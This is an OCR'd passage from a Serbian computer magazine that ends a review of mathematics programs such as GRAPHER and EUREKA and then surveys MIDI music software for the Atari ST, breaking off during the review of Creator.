pisanje raznih radova bogatih matematičkom simbolikom, a gde ima puno izračunavanja i tabela.

GRAPHER
miljenik eksperimentatora

Iako koncipiran na pomalo zastareo način, *GRAPHER* je izuzetno koristan program. Njegova glavna namena je da, koristeći zadate diskretne vrednosti, nacrta grafik funkcije i da odredi najbolju krivu fitovanja. *GRAPHER* vam daje i ANALITIČKI izraz (!) takve krive. Najveću vrednost mu daje sposobnost da rezultate merenja **automatski** pakuje u izlaznu i **odmah** proizvede traženu krivu! Koliko je to korisna stvar znaju svi oni koji danima vuku rezultate merenja po papirićima i zatim crtaju po milimetarskoj hartiji mučeći se sa razmerama, osama, natpisima itd. itd.

Pozivom programa ulazi se u glavni meni u kojem se nudi šest izbora:

(1) Unos ili promene podataka za grafika
(2) Uobličavanje grafika (komentari, ose, razmera ...)
(3) Odabiranje grafika za crtanje ili prikazivanje na monitoru
(4) Čuvanje grafika na disku
(5) PRINT ili PLOT grafika
(6) Određivanje hardverske konfiguracije sistema

Podaci se unose u klasičan program za tabelarna izračunavanja (za one koji koriste *Lotus 1—2—3* nema problema) i može se, po izboru, definisati kolona za vrednosti apscise i kolona za vrednosti ordinate.


Pošto je unos podataka završen, a sistem koristi unapred dodeljene parametre ukoliko mu ne unesemo svoje, pritiskom na funkcijski taster F2 na monitoru ćemo ugledati traženi grafik: skup tačaka povezanih pravim segmentima sa automatski određenim osama, razmerom, veličinom. Na raspolaganju nam stoji mogućnost unošenja komentara, naziva osa, skaliranja grafika, biranje najrazličitijih fontova za slova, biranje simbola za tačke na grafiku i, naravno, najinteresantnija opcija za nas — **biranja najbolje FIT metode**:

1) linearno fitovanje Y=A+B*X
2) logaritamsko fitovanje Y=A+B*1n(X)
3) eksponencijalno fitovanje Y=A*exp(B*X)
4) fitovanje tipa Y=A*X**B
5) kao poseban tip CUBIC SPLINE


Ako se traži od programa da nađe najbolju krivu fitovanja, onda *GRAPHER* nalazi i ANALITIČKI izraz za najbolju krivu! To je ono PRAVO!!! Kod *GRAPHER*-a fascinira i izuzetan kvalitet dobijenog grafika na printeru, najbolji od ispitivanih programa (bolji i od *MathCAD*-a i od *Eureke*). Postoji bogat izbor drajvera za štampače, među ostalima i za laserski štampač. Pre nego se grafik odštampa, poželjno je pozvati program *VIEW*. On nudi mogućnost zumiranja grafika, što je veoma korisno, pogotovo ako vam je bitan neki presek krivih, tačno određivanje koordinata. Moguće je, isto tako, i pomerati grafik u okviru „prozora". S obzirom na sve dosada navedene karakteristike, *GRAPHER* spada među vrlo korisne programe čija je vrednost — izuzetni listing grafika na velikom broju različitih tipova printera, a naročito laserskom!

EUREKA
trijumf pragmatizma


Korporacija BORLAND je zaista napravila (kao i uvek dosad!) zaista elektan, koristan i jednostavan program, podjednako koristan i početnicima u svetu personalnih računara i okorelim profesionalcima. Ni su ga nazvali uzalud *EUREKA — THE SOLVER!*




Slika 6 Glavni meni u programu *Eureka*



Slika 8 Prikaz površine u prostoru u programu *Surfer*



Slika 9 Složena površina u prostoru u programu *Surfer*



Slika 10 Površine u prostoru posmatrane iz različitih uglova u programu *Perspective 3D*

Pozivom programa ulazi se u glavni meni i četiri „default" prozora **edit, solution, report i verify**. U glavnom gornjem monitorskom redu postoji osam opcija

FILE Mogućnost pozivanja već kreirane datoteke, ili njegovog brisanja pretraživanja direktorijuma, mogućnost privremenog povratka u DOS čuvanja datoteka na disku izlazak u DOS

EDIT Editovanje jednačina, kao i komentara. Jednačine se pišu krajnje jednostavno. Sistemi jednačina se pišu u onom obliku u kome se pišu i u matematičkoj literaturi! To je zaista velika olakšica za rad.

SOLVE Samo jedna komanda! Posle završetka editovanja pritiskom na taster ESC i zatim na slovo S (ili dovođenjem kursora na komandu SOLVE) vi sta svoje završili *EUREKA* upisuje rešenje u „prozor" SOLUTION

COMMANDS Kada se dobiju rešenja postavljenog problema komandom VERIFY se mogu proveriti. Tu je i još jedna korisna opcija pored komande ITERATE — kalkulator. Na sredini ekrana vam se otvara još jedan mali „prozor" za neka brza i konkretna računanja.

REPORT Svoje rezultate *EUREKA* formatira u jednom specifičnom obliku. Može ih slati na monitor ili na printer. U zaglavlju štampe verziju programa datum i ime ulaznog fajla zatim sledi problem (baš onakav kakav ste vi editovali, uključujući i komentare) i iza toga rešenje i eventualno tačkasti grafik funkcije

GRAPH *EUREKA* crta i grafike. U verziji 1.0 to joj nije jača strana jer su grafici dosta nepregledni. Pritiskom na taster F5 moguće je grafik zumirati a u podopciji OUTPUT uputiti ga na printer. Tu je i još jedna interesantna (i nadasve korisna!) komanda LIST Štampa vam vrednosti funkcije f(x) počevši od zadate početne vrednosti x i po zadatom koraku.

OPTIONS Postavljanje tačnosti računanja biranje i definisanje promenljivih postavljanje boja naredbi, teksta komandi (za EGA i CGA grafičku karticu) itd.

WINDOW Mogućnost otvaranja i zatvaranja „prozora" kod prikazivanja na monitoru, biranje aktivnog „prozora" zumiranje formiranje steka od postojećeg broja „prozora" GO TO komanda.

EUREKA je pokazala dobre rezultate kod rešavanja polinoma n-tog stepena — poseduje sjajnu inkorporiranu funkciju POLY kojom se zadaje polinom n-tog stepena samo unošenjem koeficijenata program nalazi sve korene zadatog polinoma i prezentira ih tako što daje realni i imaginarni deo korena! — sistema linearnih jednačina sistema nelinearnih jednačina, kod rešavanja sistema nelinearnih jednačina iteracijom, kod minimiziranja i maksimiziranja nelinearnih funkcija kod numeričkog rešavanja određenih integrala kod linearnog programiranja i reda sa dimenzionim jednačinama

EUREKA je veoma brza u rešavanju i prihvatljiva u prezentaciji rešenja ali i nepouzdana u nekim slučajevima! Srećom program sam prijavljuje svoje greške I na kraju *EUREKA* je dosta skromna u pogledu hardverskih zahteva — ne treba vam ni [illegible] RAM memorije ni koprocesor ni hard disk. Ako želite da gledate funkcije na monitoru trebaće vam neka grafička kartica. Borland je zaista napravio lep program — čista pobeda ergonomije!

Program *SURFER* firme Golden Software [illegible] su i autori *GRAPHER*-a je izvanredna alatka namenjen uglavnom za predstavljanje funkcije u prostoru, kao i za crtanje topografija terena. O njemu će biti reči kasnije jer to zaista zaslužuje. *Perspective-3d* takođe ima mogućnost da predstavi površine u prostoru ali mu je glavna snaga više orijentisana na trodimenzionalnu biznis-prezentaciju. 3D zaista poseduje fascinantne mogućnosti u grafičkom dvodimenzionalnom a naročito trodimenzionalnom predstavljanju no to već izlazi iz našeg tematskog okvira. Još jedan program zavređuje da ovde bude pomenut — *PC MATLAB*! Ovim programom koji ima ozbiljnost jednog *REDUCE*-a i koji NE može da radi bez koprocesora bavićemo se ozbiljnije u narednim brojevima

Šta reći na kraju? Opredeliti se za samo jedan program i njemu se posvetiti studioznije ili poznavati i druge matematičke alate i koristiti njihove najjače strane? Sve mi to liči na priču o putnicima koji su se našli u tamnoj pećini punoj nekog tajanstvenog svetlucavog kamenja. Ne znajući šta da rade začuli su strašni glas „Ko uzme kajaće se ko ne uzme [illegible] će se!" Neki su napunili džepove neki nisu uzeli ništa. Kada su izašli na svetlost dana bez mogućnosti da se vrate nazad imali su šta da vide — kamenje koje je svetlucalo bili su dijamanti! Oni koji su uzeli žalili su što nisu uzeli više a oni koji nisu ništa uzeli što nisu uzeli bar nešto!

Komercijalni softver

MIDI programi/ „atari ST"

Veni, MIDI, vici

Razlika između kompjutera koji pravi muziku i kompjutera koji pravi probleme: ugrađeni MIDI interfejs. U ovom sloganu iz najnovije Atarijeve reklame ima dosta istine; ugrađanog MIDI interfejsa i obilja softvera „atari ST" je izuzetno pogodan za povezivanje sa muzičkim instrumentima. Iako su do sada u ovoj oblasti „mekintoš" i PC bili daleko popularniji, muzičari sve više uviđaju prednosti ST-a.

Dalibor Lanik & Dušan Dimitrijević


Kada je 1984. godine Džek Tramiel odlučio da u svoj novi kompjuter ugradi i MIDI interfejs, nije ni slutio da će upravo taj jednostavni konektor koju godinu kasnije otvoriti ST-u vrata u svet „velikog plavog". Do pre samo nekoliko meseci u Sjedinjenim Državama ST (i Atari) su smatrani neozbiljnim i nedovoljno softverski podržanim za bilo kakav ozbiljniji rad. Sa velikim brojem MIDI programa koji izlaze u poslednje vreme, stvari su naglo počele da se menjaju u „Atarijevu korist".

Potreba za MIDI-jem je nastala u kasnim sedamdesetim godinama, kada su sintisajzeri postali glavni deo muzičke scene. Problem je bio u tome što je sam sintisajzer zvučao mnogo lošije od akustičnih instrumenata i u tome što se zvuk mogao poboljšati jedino sviranjem na više sintisajzera. Pošto muzičari imaju samo dve ruke, ovaj pristup poboljšanju zvuka je bio od veoma ograničene koristi pri živim nastupima. Čak i u studiju, gde su se koristili višekanalni magnetofoni, bilo je veoma teško savršeno uskladiti sviranje dva ili više sintisajzera. Trebalo je omogućiti povezivanje više sintisajzera koji će svirati pod kontrolom jedne glavne klavijature. Zato su proizvođači i počeli da ugrađuju kompjuterske interfejse u sintisajzere, ali je, na žalost, svaki proizvođač koristio drugačiji interfejs.

Shvativši da je za potpuno iskorišćavanje sintisajzera potreban standard u prenošenju podataka, glavni američki i japanski proizvođači ovih mašina su počeli da pregovaraju o razvijanju jednog takvog standarda. Ovaj standard bi važio kako za sam interfejs, tako i za komunikacioni softver. Godine 1982. u prodaji su se pojavili prvi instrumenti dizajnirani po MIDI standardu, iako su specifikacije MIDI standarda (verzija 1.0) zaključene tek krajem 1983.

Od samog početka MIDI je zamišljen kao dinamičan standard koji će se razvijati u skladu sa potrebama. Tako je 1986. godine MIDI dopunjen standardom za primanje podataka iz semplera, sledeće godine prihvaćen je MTC – **MIDI Time Code**, koji je povezao MIDI i SMPTE – standard za usklađivanje zvuka i slika, a zadnja promena (verzija 4.0) je prihvatanje standardnog formata MIDI datoteka za sekvencere.

MIDI je sada star već pet godina, a mogućnosti njegove primene su sigurno prevazišla očekivanja njegovih **kreatora**. Danas skoro svaki električni muzički instrument koristi MIDI – od sintisajzera, semplera, sekvencera, ritam mašina i gitara do layt kontrolera! Jedan od zanimljivih novih proizvoda je Jamahin DMP7 digitalni mikser, kome preko MIDI-ja možete slati komande da automatski pomera regulatore!



Slika 1 Jedan od ekrana u programu *Music Construction Set*

Godine 1986. bilo je samo desetak MIDI programa za ST-a, dok sada postoji (koliko su autori bili u mogućnosti da pronađu) preko 200! U sledećim redovima ćemo vam prikazati oko pedeset programa, objasniti koje su njihove mogućnosti i pomoći da izaberete program koji vam najviše odgovara.

Music Studio
Activision

Moćan program za kućnu upotrebu – omogućuje komponovanje od jednostavnih melodija do trokanalnih pesama koje možete čuti kako preko St-ovog zvučnog čipa tako i preko MIDI-ja. Omogućava simuliranje instrumenata, generisanje zvučnih efekata i još mnogo toga.

Animated Studio
Animated Music

Ovaj program omogućava rad sa 99 (!) traka, a svaka od njih podržava svih 16 MIDI kanala. Moguće je programiranje promene tempa i editovanje MIDI podataka mišem. Jedina zamerka ovom programu je što ne podržava rad sa štampačem.

Softsynth
Digidesign Inc.

FM digitalni sintisajzer sa 32 oscilatora pomoću koga je moguće kreirati apsolutno bilo koji zvuk. Zvuk se predstavlja grafički, a njegovo editovanje se vrši mišem. Možete definisati envelope i sve ostale parametre neophodne za bešumni 16-bitni zvuk koji se kasnije reprodukuje na sempleru.

CZ Patch Editor-Librarian
Dr. T's Music Software

Program za generisanje i slaganje zvuka za Casio *CZ* seriju sintisajzera. Svi parametri zvuka su prikazani na osnovnom ekranu tako da se editovanje obavlja veoma brzo i lako. Zvuci se mogu imenovati i u grupama od 16 snimiti na disk ili preneti iz memorije kompjutera na *CZ*. Ne podržava *CZ 1*.

MIDI Recording Studio 1.1
Dr. T's Music Software

Sekvencer za početnike. U suštini običan 8-kanalni „magnetofon" sa svim uobičajenim mogućnostima. Svira i preko ST-ovog zvučnog čipa, a datoteke su mu KCS kompatibilne.

Soundfiler
Drumware

Vizuelni sempler editor za *Akai S612, S900, X7000* i *S700* digitalne semplere. Vizuelno editovanje **loop** (kružnih) tačaka, slobodoručno crtanje forme zvuka, digitalni ekvilajzer, digitalno određivanje envelopa, **cut** and paste editovanje i kontrola programa sa semplera su samo neke od mogućnosti ovog programa.

Genwave
Drumware

Editor zvuka sa sličnim mogućnostima kao i *Soundfiler*. Radi sa *E-mu E-max, SP 1200, Prophet 2000/2, Akai S900* i ostalim instrumentima koji podržavaju **MIDI Sample Dump Standard**. Takođe može da služi i kao „prevodilac" između ovih instrumenata.

Music Construction Set
Electronic Arts

Ovaj program (slika 1) raspolaže sa ugrađenim editorom forme zvuka, 16 predizajniranih instrumenata, MIDI in i MIDI out, proizvoljnim tempom i mogućnošću reprodukovanja instrumenata na tri odvojena glasa. Opcije za štampanje, automatsku transpoziciju, **cut and paste**, rad sa celim notama ili 1/32 note, podešavanja basa i visokih tonova su samo deo mogućnosti ovog programa.

Final Trak ST
Faris Compu-Mates


Osamdesetokanalni profesionalni sekvencer sa potpuno automatskim miksovanjem i MIDI fejderima. Sadrži sve uobičajene mogućnosti za ovu vrstu programa.

Sample Trak 20
Faris Compu-Mates

Program za početnike – 20-to kanalna verzija *Final Trak ST*-a. Ima samo najosnovnije funkcije.

Synthdroid Editors
Faris Compu-Mates

Editor/bibliotekar (**librarian**) za *Korg DSS 1, DW8000, Kawai K3PO+, R100 Drumdroid* i seriju *CZ*.



Slika 2 i 3 Editor/biblioteka za *Yamaha FB-01* modul

MIDI Programmable Patcher

Paris Compu-Mates

Program za usklađivanje rada sekvencera. Sui majte na više sekvencera i uskladite njihovu reprodukciju ili koristite ugrađeni sekvencer ovog programa

SMPTE Brain

Paris Compu-Mates

Prebacite se na bilo koji SMPTE standard sync FSK itd za sinhronizaciju bilo kog *Compu-Mates* sekvencera sa novim digitalnim rikorderima video rikonterima ili standardnim audio sistemima

Gen

Pedals

Set od osam MIDI-dodeljivih funkcija kao što su pedale točak za modulaciju fejderi i drugi. Omogućava definisanje osam kontrolora bilo kom MIDI parametru za bilo koji MIDI uređaj sa promenom **system exclusive** parametara

Midi Trax

Future Music

Biblioteke profesionalno uređenih sekvenci za *Dr T's Master Tracks Pro Pro 24* i *Creator*. Svaki disk sadrži deset popularnih pesama poznatih izvođača koje se mogu reprodukovati na dva osmokanalna sintisajzera i ritam mašini. Svaki instrument svira na različitom MIDI kanalu. Novi diskovi izlaze svakih mesec dana po ceni od U.S. $59.95

SMPTE Track ST

Hybrid Arts

Ovaj sekvencer sa ugrađenom SMPTE mogućnošću raspolaže sa kapacitetom od 60 000 nota programibilnim tempom, 191 nivoom kvantizacije ofsetom traka grafičkim editovanjem podataka tmutnim lokatorom petljom za pojedine trake, editorom za MIDI podatke i editorom za MIDI funkcije. Cena? Sitnica! $575.95 sa SMPTE interfejsom

Sync Track ST

Hybrid Arts

Program sa istim mogućnostima kao i prethodni ali bez SMPTE opcije

EZ Track Plus

Hybrid Arts

Raspolaže sa 20 tragova i kapacitetom od 60 000 nota (na 1040 ST). Veoma jednostavan sekvencer

EZ-Score Plus

Hybrid Arts

Štampa datoteke iz svih *Hybrid Arts* programa. Ugrađen editor za dodavanje teksta notama i određivanje formata ispisa

GenPatch ST


Hybrid Arts

Bibliotekar za sve MIDI sintisajzere i ritam mašine sa promenljivim instrumentima. Dodeljujete svakom tasteru različit instrument i prebacujte instrumente pritiskom na dugme. Dobija se sa editorom konfiguracije tako da je kompatibilan sa velikim brojem sintisajzera

ADAP I

Hybrid Arts

Šesnaestobitni rikorder/sempler za „atari ST" sa 1Mb RAM-a. Kvalitet sempla je isti kao na kompakt disku (od 15 Hz do 48 KHz) sa 16-bitnom rezolucijom. Ako nemate zdravo srce ne čitajte sledeći red — cena ovog proizvoda je samo 1995 USD



Slika 6 Jedan od ekrana iz programa *Master Score*

M

Intelligent Computer Music Systems

Sistem za komponovanje i reprodukciju. Odredite osnovnu melodiju note i akorde definišite kako će se pesma transformisati pa je reprodukujte i manipulišite njom preko ekranskih kontrola s mišem ili preko MIDI klavijature

Sys-Ex

Key Clique

Univerzalni MIDI bibliotekar koji je prebačen na ST-a. Napravite vašu biblioteku pesama i zvukova koje kasnije možete koristiti. Pravite MIDI **dump** fajlove raznih MIDI instrumenata. Ovaj program radi sa oko 90 sintisajzera, semplera i ritam mašina uključujući *Yamaha Roland Oberheim Sequential Circuits* i *Kawai* instrumente

D 50 Command

Key Clique

Grafički editor/bibliotekar za Roland D 50 i D-550. Radi sa kolor i crno belim monitorima. Envelope koje se mogu menjati mišem rad u više prozora poređenja glasova, prekrajanje **(cut and paste)** glasova reverb editor i bafer za 4 glasa su samo neke od mnogih funkcija ovog programa. Veoma zanimljiva opcija je da se novi zvuci mogu praviti sjedinjavanjem dva već postojeća različita zvuka

Super Conductor

MichTron

Snimajte menjajte i reprodukujte muziku sa ili bez MIDI instrumenta. Ovaj program je podesan kako za amatera tako i za profesionalnog muzičara.

QRS Music Disk

Micro-W Distributing

Biblioteka diskova sa preko 150 pesama za klavir. Jedan disk sadrži 6 pesama i košta 19.95 USD

Capture

MIDImouse Music

Editor (programer) bibliotekar sa svim prednostima GEM-a. Pravite menjajte i snimajte banke podataka sa vašim Rolandom *MT32 D50 i D550*. Parametri se mogu unositi mišem ili pomoću tastature. Takođe je moguće doći do sysex **(SYStem EXclusive)** parametara i praviti nove zvuke

Sound Library

MIDImouse Music

Kolekcija zvukova za gore pomenute sintisajzere akustični i električni klavir duvački instrumenti bas glasovi orgulje gitare razne udaraljke i zvučni efekti. Ovi zvuci se mogu preneti u sintisajzer pomoću *Capture* editora ili SELFLOAD programa koji se dobija uz ovu biblioteku

FB-01 Library

MIDImouse Music

Devedeset i šest zvukova za vaš *FB-01*. Bibliotekar **(Librarian)** nije potreban $24.95

Voice Master ST

MIDImouse Music

Editor (programer) bibliotekar koji u potpunosti koristi GEM interfejs. Postoje verzije za Yamaha *FB-01* i *Casio CZ* seriju. Casiove verzije potpuno podržava *CZ 1*. *Voice Master* čuva više konfiguracionih banaka u memoriji i grafički predstavlja podatke envelope i algoritama za vreme editovanja. Ima mogućnost štampanja i UNDO funkciju

FB-01 Operator

Eversoft

Editor/bibliotekar za *Yamaha FB-01* modul. Radi na 1040ST (najmanje) i crno/belom monitoru. Pošto jedna slika vredi 1000 reči, pogledajte slike br 2 i 3

Musigraph

Eyeulodn Soundworks

Musigraph nije muzički program u klasičnom smislu — nema mogućnost učitavanja i reprodukcije datoteka iz sekvencera pa bismo ga pre mogli nazvati muzičkim CAD programom. Za rad ovog programa dovoljan je i 520 ST (pola mega RAM-a) ali je potreban monohromatski monitor. Na ekranu drži jednu stranu muzike B5 formata ali je dodavanje strana moguće. Postoje posebni dijalog boksevi iz kojih se biraju note i ostali simboli i moguće je definisanje novih simbola. Program takođe omogućava crtanje linija i „kutija" ubacivanje teksta i još mnogo drugog. Note se mogu štampati kako iz ovog programa tako i snimiti na disk u Degas formatu. Kvalitet ispise je visok i uz program se dobijaju drajveri za *star NL 10* i *epson* kompatibilce. Cena 150

MIDIsoft Studio Standard Edition

MIDIsoft Corp

Veoma moćan MIDI sekvencer sa 32 traga kapacitetom od 30000 nota (70000 na 1040 ST) iz vrsnim editorima tragova i MIDI podataka

MIDIsoft Studio Advanced Edition

MIDIsoft Co

Profesionalni muzički program. Neke od mogućnosti ovog programa su MIDI **event** editovanje, podrška MIDI fajlova, programibilna promena tempa, bibliotekar **system exclusive** poruka, podrška svih 16 MIDI kanala po tragu real time MIDI kontrola glasnoće za svaki kanal real time transpozicija oktave za svaki trag i MIDI thru kontrola na glavnom ekranu. Ovaj program podržava i visok nivo multi taskinga čak može da učitava individualne trake iz datoteka!

Master Tracks Jr.

Passport Designs

Jednostavan MIDI studio sa opcijama za komponovanje, snimanje i editovanje muzike pomoću grafičkog korisničkog interfejsa. Datoteke *Master Tracks Jr*-a su potpuno kompatibilne sa *Master Tracks Pro* i standardnim MIDI fajlovima.

Edit 8000

Sonant Audio

Grafički orijentisan editor/bibliotekar za „atari ST" i *Korg DW/EX8000* seriju sintisajzera. Omogućava podešavanje parametara pomeranjem „klizača" i „prekidača" te pritiskanjem „tastera" na ekranu. Svi parametri se prikazuju u realnom vremenu. Još neke od opcija su ugrađen mini sekvencer MIDI thru osam banki podataka u memoriji, numeričko edito- ▶

vanje (štampanje i snimanje) učitavanje banki podataka. Radi sa kolor ili monohromatskim monitorom.

Mu-Script I
Quiet Lion

Profesionalni 16-kanalni sekvencer sa ugrađenim opcijama za štampanje nota i editovanje MIDI podataka. Ima sve standardne mogućnosti kao što je kvantizacija itd. Moguće je ubacivati tekst u kompoziciju i štampati note vrlo visokog kvaliteta. Takođe može da služi za štampanje nota sa hardverskih sekvencera.

Cat Tracks ST
Quiet Lion

Isti program kao i prethodni, ali sa nešto manjim mogućnostima.

Pro 24 3.0
Steinberg

Vrhunski sekvencer za 520/1040 ST (slike 4 i 5) ima kapacitet od 150000 nota (1040 ST). Raspolaže sa 24 polifone ili 32 monofone trake, posebnim modom za ritam mašinu, grafičkim editovanjem nota i ostalih MIDI informacija, editovanjem u realnom vremenu za vreme reprodukcije/snimanja, MIDI sysex dump opcijom i „daljinskim" upravljanjem sa bilo kog MIDI instrumenta.

SynthWorks DX/TX/D-50/D-550/MT-32
Steinberg

Bibliotekar/editor za *DX* seriju sintisajzera, D50/D550 i MT-32 sintisajzere. Biblioteka ovog programa može da čuva do 2100 zvukova u RAM-u. Četiri edit bafera omogućavaju istovremeno editovanje više zvukova. Pravljenje novih zvukova je moguće i pomoću opcije „kombinuj zvukove". Ova komanda omogućava kombinovanje do 32 različita zvuka ili pravljenje varijacija već postojećih zvukova. Ugrađen 3D harmonički analizator i 10000 notni sekvencer kompatibilan sa *pro-24*.

Master Score
Steinberg

Ovaj program (slika 6) omogućava čitanje SNG fajlova iz *Pro 24* te njihovo editovanje, dodavanje zaglavlja, broja strane, određivanje formata i kvaliteta ispisa (podržava 9-pinske, 24-pinske i laserske štampače), dodavanje teksta po želji, premeštanje tragova, „ručno" editovanje nota i njihov ispis na štampač ili ekran. Pogledajte (slika 7) kvalitet ispisa!

Super Score
Sonus

Potpuno integralni muzički skono-izbavački sistem. Nudi ugrađeni 32-kanalni sekvencer i ispis vrhunskog kvaliteta na velikom broju štampača. Omogućava dodavanje teksta, naslova, labela i zaglavlja za svaku stranu. Editovanje se vrši mišem.

Masterpiece
Sonus

Najbolji sekvencer za „atari ST" — kako mu samo ime kaže, pravo remek-delo.

Masterpiece dozvoljava maksimalno 24 sekvence po kompoziciji, s tim da svaka sekvenca sadrži 32 kanala. U programu postoje dva moda: sekvencijalni i song mod. Snimanje i editovanje kompozicije vrše se u sekvencijalnom modu, dok se kombinovanje sekvenca u kompoziciju vrši u song modu. Sekvencijalni mod je predstavljen sa četiri prozora (*Sequence, Transport, Tracks i Counters*) u kojima su ikone za svaki kanal. Manipulisanje ikonama je urađeno isto kao i u GEM-u. Kod kopiranja jednostavno premestite ikonu, „klik" na ikonu selektuje sekvencu i kanal, dupli „klik" daje informacije o sekvenci ili kanalu. Isto tako možete videti koliko vam je memorije ostalo slobodno, trenutni položaj brojača itd.

Veliki broj ugrađenih opcija omogućava korisniku da uradi lačno ono što je i zamislio. Premeštanje kanala između sekvenci, podešavanje osetljivosti MIDI kontrolera, tempa ili štampanje listinga nota je samo mali deo onoga što *Masterpiece* nudi. Ako, na primer, želite da povisite svako „C" sa brzinom većom od 100 u trećoj oktavi kanala 2 — možete to i uraditi! Doduše, uz *Masterpiece* se dobija i poseban *List Editor*, ali je ugrađeni editor toliko moćan, da nećete imati potrebu da ga često koristite. Snimanje je isto tako jednostavno, odaberete ono što želite da snimite i potom kliknete na ikonu za snimanje.

Song mod je dosta sličan sekvencijalnom modu, samo je promenjen *Track* prozor, u kojem se sad nalaze 32 ikone koje predstavljaju kanale.

Podržane su sve standardne pa i neke specijalne funkcije: kvantizacija, transpozicija, kontrola realnog vremena, programibilni metronom itd. Program je zaštićen i neće raditi bez kertridža koji se dobija pri kupovini.

SST
Sonus

Sekvencer ST (SST) je nalik na *Masterpiece*, ali sa nekoliko izostavljenih opcija. SST dozvoljava „samo" 18 sekvenci od 24 kanala. Ugrađeni edit filteri se ponašaju veoma svojeglavo i ne rade sa podacima koje ste odredili, nego obuhvataju sve podatke. Ovde će vam *list editor* trebati više nego u *Masterpiece*-u, što je velika mana, jer morate snimiti sve podatke, izaći iz programa, pokrenuti editor, učitati podatke itd. Procedura je veoma zamorna ako to morate raditi više puta, pa ćete poželeti dobar ugrađeni editor kakav ima *Masterpiece*. Jedina prednost u odnosu na *Masterpiece* je ta što se uz SST dobijaju MIDI kablovi.

Programi koje smo imali priliku da testiramo i koje ćemo vam detaljnije predstaviti su *Master Tracks Pro*, *Creator* i serija *Dr. T's* muzičkih programa.

Master Tracks Pro
Passport Designs

Master Tracks Pro koristi sve prednosti Atarijevog operativnog sistema kao što su meniji i miš. Ekran je dobro dizajniran, a prozori se mogu organizovati u grupe i snimiti po vašim potrebama. Po učitavanju, na ekranu se pojavljuju 3 prozora: **Transport, Conductor i Sequencer.** Ovi prozori se uglavnom koriste za snimanje, kontrolu i reprodukovanje muzike, a ostali služe za editovanje podataka: Song Editor, Step Editor i sedam prozora sa MIDI podacima, grafički predstavljaju složena muzička koncepte.

Song Editor vam omogućava grubo predstavljanje sekvence, dok Step Editor prikazuje mnogo finije detalje. Prozori sa MIDI podacima su jedinstveni i čine ovaj program najkompletnijim MIDI-editorom koji je do sada napravljen. Ovih sedam prozora grafički pokazuju jačina kanala, pritisak lastera, modulaciju, MIDI kontrole, promena u programu, tempo i **pitch bend**. Svi ovi parametri su prikazani na X/Y grafu i mogu se uneti ili promeniti na isti način na koji se manipuliše notama.

Transportni prozor ima komande koje su ekvivalentna standardnim komandama za rad sa magnetofonom na većini sekvencera. Šest ikona u ovom prozoru: **Play, Record, Pause, Stop, FF i REW** imaju istu funkciju kao kod svakog analognog rekordera. Ove funkcije se mogu kontrolisati pomoću miša, tastature ili sa muzičke klavijature. Ove zadnje opcije može biti veoma korisne za „žive" nastupe.

Ostale komande u ovom prozoru su: automatsko premotavanje trake, metronom, brojač i MIDI Thru. Automatsko premotavanje omogućava premotavanje trake na početak ili do bilo kog označenog mesta, a metronom može raditi tokom celog snimanja ili samo četiri takta pre početka snimanja.

Najvažnije funkcije sekvencera je pokazivanje trenutne pozicije u sekvenci. *Master Tracks Pro* ima dva brojača. Prvi, kao i u svim sekvencerima, pokazuje trenutnu poziciju u sekvenci po taktu i broju udaraca (240 u četvrtini note). Drugi je veoma jednostavan, ali ipak koristan — set. Ovaj set je u kombinaciji sa opcijom **„fit time"** (odgovarajuće vreme) idealan za sve koji imaju određeno vreme trajanja muzike. Ako pravite džingl ili muziku za reklamu koja mora biti određene dužine, ova opcija će vašu muziku „raširiti" ili „sabiti" u bilo koji vremenski raspon.

Glavne informacije o tragovima se prikazuju u prozoru sekvencera. Sve 64 traga se mogu pomerati po Y osi, dok se na X osi prikazuju brojevi tragova, koji tragovi vrše reprodukciju, koji snimaju, njihova imena, broj MIDI kanala za svaki trag i koji se tragovi ponavljaju. Bilo koja kombinacija tragova se može uključiti ili isključiti i bilo koji trag može da solira.

Song editor prikazuje tabelu tragova: vertikalno su prikazani brojevi tragova, a horizontalno vreme trajanja. Iznad ove tabele se nalazi prostor za markere koji se postavljaju isto kao u tekst procesorima. Do markera se brzo može doći pritiskanjem TAB tastera, a svaki marker može imati svoje ime.

Step editor prikazuje samo pojedine tragove. Na Y osi je prikazana klavijatura, a na X osi vreme. Note su na X/Y grafu predstavljene kao linije. Što je nota viša, linija je prikazana više, a što joj je trajanje duže, linija je duža. Ovo je idealan način prikazivanja nota, iako postoji jedan propust. Ako je prikazano više ponavljajućih nota iste visine, umesto da prikaže više kraćih linija, step editor prikazuje samo jednu dužu. Na primer, četiri šesnaestine note iste visine će biti prikazana kao jedna nota četvrtinskog trajanja.

U ovom prozoru se može vršiti i ručno ispravljanje nota. Iznad markera se nalazi meni u kome postoje komande za podešavanje svih vrednosti nota i njihovih pozicija. Ovim komandama se takođe može postaviti manja ili veća gustina mreže pomoću koje se vide tačne lokacije nota, a postoje još i opcije za menjanje visina i trajanje nota.

Ono što izdvaja sve sekvencere od njihovih analognih rođaka — višekanalnih magnetofona — je njihova mogućnost da manipulišu muzičkim podacima posle snimanja. U prozorima za editovanje bilo koja grupa podataka se može označiti i zatim kopirati, premestiti ili izbrisati. Pošto se označena grupa podataka prenese u bafer, može se koristiti change meni. Iz ovog menija se vrše promena kanala, trajanje nota, tempa i transpozicije. Najzanimljivija opcija je „humanizacija" koja pomoću slučajnih brojeva menja poziciju note, dužina i sve ostale parametre da bi simulirala nepreciznost sviranja čoveka.

Sa svim ovim mogućnostima *Master Tracks Pro* je veoma moćan program, podesan kako za početnike tako i za ozbiljnije muzičare. Sa ponekim izuzetkom, program je bez bagova i zbog odličnog dizajna izuzetno lak za korišćenje.

Creator
C-Lab

Mogućnosti programa odgovaraju uloženom novcu (285 USD) ali to još nije sve. *Creator* radi samo u visokoj rezoluciji i sa 1 Mb RAM-a, pa vam zbog toga treba monohromatski monitor i barem 1040-ica.

